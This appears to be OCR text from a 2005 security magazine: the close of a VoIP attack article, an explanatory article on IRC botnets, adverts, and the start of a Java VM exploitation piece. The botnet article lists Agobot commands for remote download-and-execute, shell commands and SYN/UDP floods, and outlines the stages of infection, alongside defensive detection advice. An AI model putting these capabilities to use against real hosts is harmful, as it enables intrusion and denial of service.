



Figure 4. A modified SIP packet

to junk such as the required minimum size of one's manhood. Just like a spammer, a spitter needs just one thing – bandwidth. Voice messages require considerably more resources than e-mails. Assuming a 15 second message (as few victims could handle listening to more), one piece of spit would be 120 kB in size (if using a 64 kbps codec). The activity of trojan horses – just as with spam once again – could cause any unprotected Internet user to unwittingly send SPIT using their own bandwidth.

Diallers

A revival in the use of diallers, which were declared dead when non-dial-up technologies like DSL and cable modems became popular, may pose another threat. Because of the way an SIP client connects, we have the same scenario as with ordinary diallers

which use modems or ISDN lines to call premium numbers. For example, a dialler could infect an SIP client and install a certain number as the standard call prefix or specify a new and very expensive SIP proxy. Calls would then be made through these costly numbers unknown to the user – at least until the first bill arrived.

No such diallers have yet been seen in the wild, but it's probably just a matter of time before we hear the first stories of VoIP dialler success.

About the authors

Both authors work as IT security consultants. Tobias Glemser has been an employee of Tele-Consulting GmbH, Germany for over 4 years, while Reto Lorenz is one of the company's executives (<http://www.tele-consulting.com>).

Conclusion

There is no doubt that VoIP is one of the most thrilling IT innovations of past few years and is set to become another widespread use for the Internet and dominate both corporate and private phone networks. Judging by the media attention given to VoIP security problems, it might seem that the combination of SIP and RTP protocols is a rather a feeble coupling. Whatever the truth, security problems should always be carefully considered before migrating to a new technology.

As this article has shown, numerous attack vectors have been known for years – most are just slightly modified attacks on the IP protocol. Successful attacks against SIP/RTP are typically possible in LAN structures with unencrypted communications, for example by sniffing RTP streams. This attack is absolutely no different to sniffing data communications in TCP/IP. Most of the other attacks can only be successful if the SIP proxy or the UAC (*User Agent Client*) don't process the call ID correctly or if the attacker sniffs out the call ID. Security is also at risk if no digest authentication is demanded for every single action which requires it. However, SPIT is likely to be the biggest problem – when it comes to money, we can be sure that no evil advertiser will hesitate to make use of the new medium. ■

On the Net

- <http://www.ee.oulu.fi/research/ouspg/protos/testing/c07/sip/> – PROTOS Test Suite,
- <http://www.ethereal.com> – Ethereal network sniffer,
- <http://www.packetizer.com> – Packetizer: Ethereal-based TCP/IP sniffer for Windows,
- <http://www.asterisk.org> – Asterisk: the open source PBX,
- <http://www.oxid.it> – Cain & Abel.

Multi-platform software for Small and Medium-sized Enterprises

Licence for unlimited number of workstations


Graphical user interface
Firebird SQL Server
Remote access

Free upgrade valid through six months
Three-month technical support

LeftHand CRM

- Full information about contractors and their representatives
- Searching for contractors according to specified features
- Full history of customers contacts
- Quick information access
- Clear view of current company activity

Windows, Linux and Mac OS X versions available



- Full information about contractors and their representatives
- Searching contractors in accordance with defined features
- Complete history of contractors contract
- Quick information access
- Information about enterprise's activity

LeftHand is currently looking for partners interested in distributing our software.


Please send all enquiries to: info@lefthand.com.pl

LeftHand Sp. z o.o. ul. Piaskowa 3, 01-167 Warszawa www.lefthand.com.pl



Robot wars – how botnets work

Massimiliano Romano, Simone Rosignoli, Ennio Giannini



One of the most common and efficient DDoS attack methods is based on using hundreds of zombie hosts. Zombies are usually controlled and managed via IRC networks, using so-called botnets. Let's take a look at the ways an attacker can use to infect and take control of a target computer, and let's see how we can apply effective countermeasures in order to defend our machines against this threat.

The late nineties and the beginning of a new millennium brought a new strategy of attack against network systems. The notorious Distributed Denial of Services (DDoS) was born. Many important dotcoms felt the rage. The reason why such attacks are so widespread is mainly their simplicity and difficulties in tracking down the parties involved. These attacks, despite our vast experience and knowledge, still represent a severe threat today, and still give an attacker the edge. Let's see what these attacks are all about and let's look into the product of their evolution: botnet attacks.

Introduction to bots and botnets

The word *bot* is an abbreviation of the word *robot*. Robots (automatized programs, not robots like Marvin the Paranoid Android) are frequently used in the Internet world. Spiders used by search engines to map websites and software responding to requests on IRC (such as eggdrop) are robots. Programs which respond autonomously to particular external events are robots, too. This article will describe a special kind of a robot, or bot (as we

will call them from now on) – an IRC bot. It uses IRC networks as a communication channel in order to receive commands from a remote user. In this particular case the user is an attacker and the bot is a trojan horse. A good programmer can easily create his own bot, or customize an existing one. This will help hide the bot from basic security systems, and let it easily spread.

An important feature of such bots is the fact that they are able to spread rapidly to other

What you will learn...

- what are bots, botnets, and how they work,
- what features most popular bots offer,
- how a host is infected and controlled,
- what preventive measures are available and how to respond to bot infestation.

What you should know...

- how malware works (trojans and worms in particular),
- mechanisms used in DDoS attacks,
- basics of TCP/IP, DNS and IRC.

IRC

IRC stands for *Internet Relay Chat*. It is a protocol designed for real time chat communication (reference to RFC 1459, update RFC 2810, 2811, 2812, 2813), based on client-server architecture. Most IRC servers allow free access for everyone. IRC is an open network protocol based on TCP (*Transmission Control Protocol*), sometimes enhanced with SSL (*Secure Sockets Layer*).

An IRC server connects to other IRC servers within the same network. IRC users can communicate both in public (on so-called channels) or in private (one to one). There are two basic levels of access to IRC channels: users and operators. A user who creates a channel becomes its operator. An operator has more privileges (dependent on modes set by the initial operator) than a regular user.

IRC bots are treated no different than regular users (or operators). They are daemon processes, which can run a number of automated operations. Control over these bots is usually based on sending commands to a channel set-up by the attacker, infested with bots. Of course, bot administration requires authentication and authorisation, so that only the owner can use them.

computers. Careful planning of the infection process helps achieve better results in shorter time (more compromised hosts). A number of n bots connected to a single channel and waiting for commands is called a botnet.

In recent past *zombie* (another name for bot-infected computers) networks were controlled with the use of proprietary tools, developed intentionally by crackers themselves. Experience has led to experiments with new remote control methods. IRC is considered the best way to launch attacks, because it is flexible, easy to use and especially because public servers can be used as a communication medium

(see Inset *IRC*). IRC offers a simple method to control hundreds or even thousands of bots at once in a flexible manner. It also allows attackers to cover their identity with the use of simple tricks such as anonymous proxies or simple IP address spoofing. Thanks to this, server administrators have little chance to find the origin of an attack controlled in such a manner.

In most cases bots infect single user PCs, university servers or small company networks. This is because such machines are not strictly monitored, and often left totally unprotected. The reason for this is partially the lack of a real security policy, but mostly the fact that most

Distributed DoS attacks (DDoS)

A DDoS attack is a variation of a Flooding DoS attack; its aim is to saturate a target network, using all the available bandwidth. That being said, and presuming that an attacker should have huge total bandwidth available in order to saturate the targeted site, it is clear that the best way to launch this type of an attack is to have many different hosts under control. Each host introduces its own bandwidth (e.g. PC ADSL users), and they are used all at once, thus *distributing* the attack on the target site. One of the most popular attacks performed with the use of the TCP protocol (a *connection oriented protocol*), is called *TCP syn flooding*. It works by sending a large number of TCP connection requests to the same web server (or to any other type of service), overloading the server's resources and leading to its saturation, preventing other users from opening their own connections. How simple and dangerously efficient! We can achieve the same by using the UDP protocol (a *connectionless protocol*).

Attackers have spent a lot of time and effort on improving such attacks. We are now facing even better techniques, which differ from traditional DDoS attacks. They let malicious users control a very large number of zombie hosts from a remote workstation, by using, for example, the IRC protocol.

PC users with an ADSL connection are completely unaware of the risks involved, and do not use protective software such as antivirus tools or personal firewalls.

Bots and their applications

The possible uses for compromised hosts depend only on the imagination and skills of an attacker. Let's look at the most common ones.

DDoS

Botnets are frequently used for *Distributed Denial of Service* attacks. An attacker can control a large number of compromised hosts from a remote workstation, exploiting their bandwidth and sending connection requests to the target host. Many networks suffered from such attacks, and in some cases the culprits were found amongst competition (as in the case of dotcom wars).

Spamming

Botnets are an ideal medium for spammers. They could be used, and are used, both for exchanging collected e-mail addresses and for controlling spam streaks in the same way DDoS attacks are performed. Single spam message could be sent to the botnet and then distributed across bots, which send the spam. The spammer stays anonymous and all the blame goes to infected computers.

Sniffing & keylogging

Bots can also be effectively used to enhance the ancient art of sniffing. Observing traffic data can lead to detection of an incredible amount of information. This includes user habits, TCP packet payload which could contain interesting information (such as passwords). The same applies to keylogging – capturing all the information typed in by the user (e-mails, passwords, home banking data, PayPal account info etc.).

Identity theft

The abovementioned methods allow an attacker controlling a botnet




Figure 1. Structure of a typical botnet

to collect an incredible amount of personal information. Such data can then be used to build fake identities, which can in turn be used to obtain access to personal accounts or perform various operations (including other attacks) putting the blame on someone else.

Hosting of illegal software

Last but not least, bot-compromised computers can be used as a dynamic repository of illegal material (pirated software, pornography, etc.). The data is stored on the disk of an unaware ADSL user.

Hours could be spent talking about the possible applications of botnets (for example pay per click abuse, phishing, hijacking HTTP/HTTPS connections etc.). Bots alone are only tools, which can easily be adapted to every task which requires

a great number of hosts under single control.

Different types of bots

Many types of ready-made bots are available for download from the Internet. Each of them has its own special features. Let's have a look at the most popular bots, outlining common features and distinctive elements.

GT-Bot

All the GT (*Global Threat*) bots are based on a popular IRC client for Windows called mIRC. The core of these bots is made up of a set of mIRC scripts, which are used to control the activity of the remote system. This type of bot launches an instance of the client enhanced with control scripts and uses a second application, usually HideWindow,

Table 1. List of ports associated with vulnerable services

Port	Service
42	WINS (<i>Host Name Server</i>)
80	HTTP (IIS or Apache vulnerability)
135	RPC (<i>Remote Procedure Call</i>)
137	NetBIOS Name Service
139	NetBIOS Session Service
445	Microsoft-DS-Service
1025	Windows Messenger
1433	Microsoft-SQL-Server
2745	Bagle worm backdoor
3127	MyDoom worm backdoor
3306	MySQL UDF (<i>User Definable Functions</i>)
5000	UPnP (<i>Universal Plug and Play</i>)

to make mIRC invisible to the user of the host computer. An additional DLL file adds new features to mIRC in order for scripts to be able to influence various aspects of the controlled host.

Agobot

Agobot is probably one of the most popular bots used by crackers. It is written in C++ and released on a GPL licence. What is interesting about Agobot is its source code. Highly modular, it makes it simple to add new functions. Agobot provides many mechanisms to hide its presence on the host computer. They include: NTFS *Alternate Data Stream*, *Antivirus Killer* and the *Polymorphic Encryptor Engine*. Agobot offers traffic sniffing and sorting functionality. Protocols other than IRC can also be used to control this bot.

DSNX

The Dataspy Network X bot is also written in C++ and its source code is also available on a GPL licence. Adding new functionality to this bot is




Figure 2. Botnet hardening

Dynamic DNS

A dynamic DNS (RFC 2136) is a system which links a domain name to a dynamic IP address. Users connecting to the Internet via modems, ADSL or cable usually don't have a fixed IP address. When such a user connects to the Internet, the ISP assigns an unused IP address chosen from a selected pool. This address is usually kept only for the duration of that specific connection.

This mechanism helps ISPs maximise the use of available IP pool, but penalises the users who need to make certain services available via the Internet on a permanent basis, but cannot afford a static IP. In order to solve this problem, dynamic DNS was created. Providers offering such a service use a dedicated program, which signals the DNS database every time the IP address of the user changes.

very easy thanks to its simple plug-in architecture.

SDBot

SDBot is written in C and also available on a GPL licence. Unlike Agobot, its code is not very clear and the software itself comes with a limited set of features. Nevertheless, it is still very popular and available in different variants.

The elements of an attack

Figure 1 shows a structure of a typical botnet:

- An attacker first spreads a trojan horse, which infects various hosts. These hosts become zombies and connect to the IRC server in order to listen to further commands.

- The IRC server can either be a public machine in one of the IRC networks or a dedicated server installed by the attacker on one of the compromised hosts.
- Bots run on compromised computers, forming a botnet.

A practical example

The activity of the attacker can be split into four different stages:

- creation,
- configuration,
- infection,
- control.

The *creation* stage is largely dependent on attacker skills and requirements. A cracker can decide whether to write their own bot code or simply extend or customise an existing one. A wide range of ready-made bots

are available and highly configurable. This is made even easier via a graphical interface. No wonder this is the option most often used by *script kiddies*.

The *configuration* stage involves supplying IRC server and channel information. Once installed on the compromised machine, the bot will connect to the selected host. An attacker first enters data necessary to restrict access to the bots, secures the channel and finally provides a list of authorised users (who will be able to control the bots). In this stage the bot can be further customised, for example by defining the target and attack method.

The *infection* stage involves using various techniques to spread the bots – both direct and indirect. Direct techniques include exploiting vulnerabilities of the operating system or services. Indirect attacks employ other software for the dirty work – they include using malformed HTML files exploiting Internet Explorer vulnerabilities, or using other malware distributed through peer-to-peer networks or through DCC (*Direct Client-to-Client*) file exchange on IRC. Direct attacks are usually automated with the use of worms. All worms have to do is search the subnets for vulnerable systems and inject the bot code. Each infected system then continues the infection process, allowing the attacker to save precious resources and providing plenty of time to look for other victims.

The mechanisms used to distribute bots are one of the main reasons for so-called Internet *background noise*. The main ports involved are the ones used by Windows, in particular Windows 2000 and XP SP1 (see Table 1). They seem to be the attackers' favourite target, because it is easy to find unpatched Windows computers or ones without firewalls installed. It is often the case with home PC users and small businesses, which overlook security issues and have an always-on broadband Internet connection.




Figure 3. Agobot configuration interface



dated. However, many bots are configured to evade antivirus controls, so a personal firewall is a valuable addition to security, especially if the computer is on 24 hours a day.

The main signs of bot presence are connection and system slow-down. A simple and efficient way to check for suspicious connections is the netstat tool (see Figure 8 and Inset *Netstat*):

```
C: />netstat -an
```

Watch for ESTABLISHED connections to TCP ports in 6000–7000 range (usually 6667). If you find your computer compromised, disconnect from the Internet, clean the system, reboot and then check again.

Defence strategies for administrators

Administrators should always have up to date information on the latest vulnerabilities, and should read Internet security resources on a daily basis. A subscription to a mailing list such as Bugtraq is a good idea. Administrators should also attempt to educate their users and define security and privacy policies.

It is also necessary to study the logs generated by IDS and firewall systems, mail servers, DHCP and proxy servers. This can help spot any abnormal traffic, which could be a sign of bot presence in the network. Once such traffic is noticed, a sniffer comes in handy in order to identify the subnet and the computer generating it. All the above may seem obvious, but are often forgotten about.

It is also possible to use more sophisticated techniques to study and detect threats. One of these techniques is honeybots. Honeybots are machines built to become an easy target for attacks. Their role is to become infected and allow the administrator to pinpoint the source of the problem and study the attack method.

In conclusion, regardless of the tools at our disposal, the most efficient defence against botnet attacks lies in the user himself and in his awareness. ■

Table 2. Some of Agobot commands

Command	Description
command.list	List of all the available commands
bot.dns	Resolves an IP/hostname
bot.execute	Runs an .exe file on a remote computer
bot.open	Opens a file on a remote computer
bot.command	Runs a command with <code>system()</code>
irc.server	Connects to an IRC server
irc.join	Enters a specific channel
irc.privmsg	Sends a private message to a user
http.execute	Downloads and executes a file through HTTP
ftp.execute	Downloads and executes a file through FTP
ddos.udpflood	Starts a UDP flood
ddos.synflood	Starts a Syn flood
ddos.phaticmp	Starts a PHATicmp flood
redirect.http	Starts a HTTP proxy
redirect.socks	Starts a SOCKS4 proxy
pctrl.list	List of processes
pctrl.kill	Kills the process

About the authors

Massimiliano Romano's main interests are computer science and networks. He works as a freelancer in one of the largest Italian mobile telephony companies. He spends much of his spare time on Ham Radio, studying and decoding digital radio signals.

Simone Rosignoli is a student of the University La Sapienza in Rome. He is currently completing a degree in Computer Science Technologies (Systems and Security). His interests range from programming to computer security.

Ennio Giannini works as a system analyst. He spends his free time experimenting in GNU/Linux environments. He is a strong supporter and promoter of Open Source.

On the Net

- <http://www.honeynet.org/papers/bots/> – use of honeybots to study bot activity,
- <http://security.isu.edu/ppt/pdfppt/Core02.pdf> – tools and strategies for attack response,
- <http://www.securitydocs.com/library/3318> – introduction to Netstat,
- <http://www.irchelp.org/irchelp/faq.html> – introduction to IRC.

ONLY FRESH IDEAS TO ORDER: SHOP.SOFTWARE.COM.PL

SDJ+CD VMPC • .NET • SQL • ASP • C++ • J2ME

Software Developer's JOURNAL
new ideas & solutions for professional programmers

formerly **Software 2.0**

ANTI-HACKING

Stego Analysis
How to detect steganographic messages

Encryption and authentication using the VMPC cipher
New data encryption method with simple structure and implementation

Security in the Microsoft SQL Server 2005
Next-generation data management and secure data storage

BitMagic
Anatolij Kuznetsov presents implementation of algorithms important for high-performance and real-time computing using bit vectors

ON CD **HIT!**
Special offer for SDJ readers!
The extended CD-day replication copy of the latest Trilitech software
QT 4.0
A new version of popular cross-platform development software and tool for C++ application development
TeamViewer 3.2.0
High-level application server for C and C++ programmers
LibLionel SafeGuard PDF version 2.0
Tools for the best security for your PDF files
Code Farms
A lot of C++ and Java libraries

WORKSHOP
Sofitaire game in J2ME
Touch screen and implementation
a mobile phone game

LIBRARY OF THE MONTH
Canvas Draw
Anno's Soft-Drawers platform-independent 2D graphics library

SOFTWARE ENGINEERING
March to freedom
How not to bring out computer projects

7 e-books for free

J. David Eisenberg: OASIS OpenDocument Essentials; Andrew K. S. Lam: Understanding Open Source and Free Software Licensing; Shih-Wei Sun: CD Programming on the World Wide Web; Clifton Wong: Web Client Programming with Perl; James Blanchette, Mark Summerfield: C++ GUI Programming with Qt 3; Carl Hixson, Michael Schwarz: Java Application Development on Linux; Eric Horvitz: Open Source Security Tools

115391 1 12 836 00

+CD **hacking live!**

hacking

practical protection

Hard Core IT Security Magazine June 2005 To Price 3.00 • 31st September/October Security ISSN 1733-1709

Anatomy of pharming

How your money is stolen

9 tutorials
including a new one
Pharming - birthday attacks on BIND servers

BEGINNERS
Linux shellcodes
A step-by-step guide

How botnets work
Zombie machines controlled through IRC networks

ON THE CD
Voice over IP security
2 ways to compromise Internet phones

Java VM exposed
Abusing Java-based applications

Advanced SQL Injection attacks
Databases still vulnerable

INTERVIEW
Dan J. Bernstein: Bad tools make bad software

ON THE CD: **hacking live!** full of security tools. **HIT!** **hacking live!** a perfect tool to protect your data from unauthorized access over 20 new in-depth, improving Linux Security, Security Problems in TCP/IP Protocols, IPSEC, Metasploit, improved Firewalling by Using IPsec and more.

115392 1 2 836 00 00

2xCD KURS EDYCJI ZDJĘĆ CYFROWYCH II W POLSKIEJ WERSJI JĘZYKOWEJ

psd **MAGAZYN UŻYTKOWNIKÓW PROGRAMU ADOBE PHOTOSHOP**

www.psdmag.org

Na CD **zdjęcia Royalty Free**

Webdesign od podstaw

zaprojektuj profesjonalną witrynę!

Wyostrenie fotografii

techniki zaawansowane

3 szablony WWW GRATIS!

Na początku był pixel
pizielarz w praktyce

Poza kadrem
wznowij swoje zdjęcia

Neowitraz
sylwetka teatru

Gra świateł
sposób na atrakcyjną reklamę

Domowy fotolab
test drukarek fotograficznych

MAJĄTYN UŻYTKOWNIKÓW PROGRAMU ADOBE PHOTOSHOP

115393 1 12 836 00

LINUX+ 2DVD Fedora Core 4 | Fedora Extras 4 | Go, Open - 13 audycji telewizyjnych

kompletna dystrybucja Linuksa | OpenSolaris - pakiet instalacyjny

LINUX+

NAJWIĘKSZY EUROPEJSKI MAGAZYN O LINUXIE

PostgreSQL kompatybilny z Oraclem

uruchamij programy Oracle'a w EnterpriseDB (dostępne na Linux+ Live)

KSIĄŻKI W FORMACIE PDF
Java Application Development on Linux (599 stron)
Understanding the Linux Virtual Memory Manager (748 stron)

OpenSolaris - Solaris za darmo poznaj zaawansowane technologie Suna

Tajemnice administracji MySQL-em
MySQL Administrator w akcji

Programowanie aplikacji zarządzających partycjami systemu wykorzystanie GTK+ i Parted

Telefony komórkowe pod Linuxem korzystamy z portu szeregowego, IrDA, Bluetooth i USB

Wyścigi samochodów - klon MicroMachines gry w Turbo Sliders w Linux+ Live DVD

DLA POZNAJĄCYCH
Tuning instalacji Linuksa dla desktopu

TYLKO U NAS
eDoc Studio 1.7

115394 1 12 836 00

Software Developer's JOURNAL
new ideas & solutions for professional programmers
Polish, English and French language versions

.psd
Adobe Photoshop users magazine
Polish, French and Italian language versions


Linux+ DVD
Europe's biggest Linux magazine
Polish, French, Spanish, Czech and German language versions

WE ARE LOOKING FOR LICENSORS AND DISTRIBUTORS WORLDWIDE
CONTACT: MONIKA GODLEWSKA, MONIKAG@SOFTWARE.COM.PL

MORE:
WWW.SOFTWARE.COM.PL

Exploiting Java VM security vulnerabilities

Tomasz Rybicki



Java has taken control of the programming world. It runs on servers, appears as browser applets, increasingly takes over mobile phones – it's even made its way into smartcards. It is usually seen as a highly secure operating environment, but sadly the truth is slightly different. Java security measures can be overcome.

Security concerns related to the Java virtual machine (Java VM) are becoming ever more important, especially as losing data from a mobile phone or smartcard containing bank account information can be much more of a nuisance than someone breaking into a home PC. One person who recently discovered this was Paris Hilton, from whom phone confidential data was stolen – including many Hollywood stars' private phone numbers (see Inset *Leaking virtual machines*).

The Java security model is made up of several parts. The most important of these are features of the language itself which make it difficult to develop malicious code (see Inset *Java language features*). Another is the class loading and verification mechanism (see Inset *Class loading and verification*) and the Security Manager (see Inset *Security Manager*). All these make up a flexible runtime environment called the sandbox, which is used to execute Java applications (see Figure 1). The bytecode is verified before it is loaded into the virtual machine, and resource access methods called by the executed class pass through the Security Manager and are rejected if need be.

A flexible platform

In practice, the flexibility of the Java sandbox means that two of the components listed above can be customised. It is possible to define our own custom ClassLoader to load files from any location and process them in whatever way we need before they are loaded into the VM. It is also possible to define a custom security policy for system resource access

What you will learn...

- how the security model of the Java virtual machine works,
- how sandbox vulnerabilities can be exploited,
- how to perform an attack to gain direct memory access,
- how to conduct a differential analysis of power absorption,
- how to secure applications through bytecode instrumentation,
- how Java VM audits are conducted.

What you should know...

- how to program Java applications.

